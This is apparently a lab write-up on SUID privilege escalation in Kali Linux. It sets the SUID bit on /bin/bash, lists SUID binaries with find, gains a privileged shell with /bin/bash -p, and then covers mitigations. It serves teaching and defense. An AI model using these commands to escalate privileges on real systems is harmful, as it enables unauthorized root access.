
TASK 4:

SUID & Privilege Escalation:

Setup:

1. SUID(Set User ID) allows to run the file with the privileges of the owner of the file. sudo chmod u+s /bin/bash if it has the SUID bit then any user executing will get a shell.



```
┌──(kali㉿kali)-[~]
└─$ sudo chmod u+s /bin/bash
```


2. Root privileges: 4755 permission ensures

   4 : sets SUID bit.

   7 : allows permission like read, write, execute.

   5 : group has read and execute permission.


   5 : others has read and execute permission.



```
┌──(kali㉿kali)-[~]
└─$ chmod 4755 root_script.sh
```

Exploit:


1. Find SUID



```
┌──(kali㉿kali)-[~]
└─$ find / -perm -4000 2>/dev/null
/home/kali/root_script.sh
/usr/lib/chromium/chrome-sandbox
/usr/lib/openssh/ssh-keysign
/usr/lib/polkit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/xorg/Xorg.wrap
/usr/bin/rsh-redone-rlogin
/usr/bin/ntfs-3g
/usr/bin/kismet_cap_nrf_52840
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/bash
/usr/bin/kismet_cap_linux_wifi
/usr/bin/fusermount3
/usr/bin/kismet_cap_nrf_51822
/usr/bin/kismet_cap_ubertooth_one
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/kismet_cap_ti_cc_2531
/usr/bin/kismet_cap_rz_killerbee
/usr/bin/kismet_cap_hak5_wifi_coconut
/usr/bin/kismet_cap_linux_bluetooth
/usr/bin/su
/usr/bin/kismet_cap_ti_cc_2540
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/umount
/usr/bin/rsh-redone-rsh
/usr/bin/kismet_cap_nxp_kw41z
/usr/bin/passwd
/usr/bin/kismet_cap_nrf_mousejack
/usr/sbin/mount.nfs
/usr/sbin/mount.cifs
/usr/sbin/pppd
```

command find / -perm -4000 2>/dev/null searches for SUID binaries, which runs with owner privileges.

2. Escalate privileges




```
┌──(kali㉿kali)-[~]
└─$ /bin/bash -p
```

command /bin/bash -p starts a bash shell without dropping privileges, which denotes it retains effective user ID.

Mitigation:


1. Remove unnecessary SUID :



```
┌──(kali㉿kali)-[~]
└─$ sudo chmod -s /bin/bash
```

removes the SUID bit from /bin/bash by sudo chmod -s /bin/bash.

2. Restriction:



```
┌──(kali㉿kali)-[~]
└─$ sudo chown root:root root_script.sh

┌──(kali㉿kali)-[~]
└─$ sudo chmod 700 root_script.sh
```

the command ensures only root owns the script by chown root:root and chmod 700 says only root can read, write and execute it.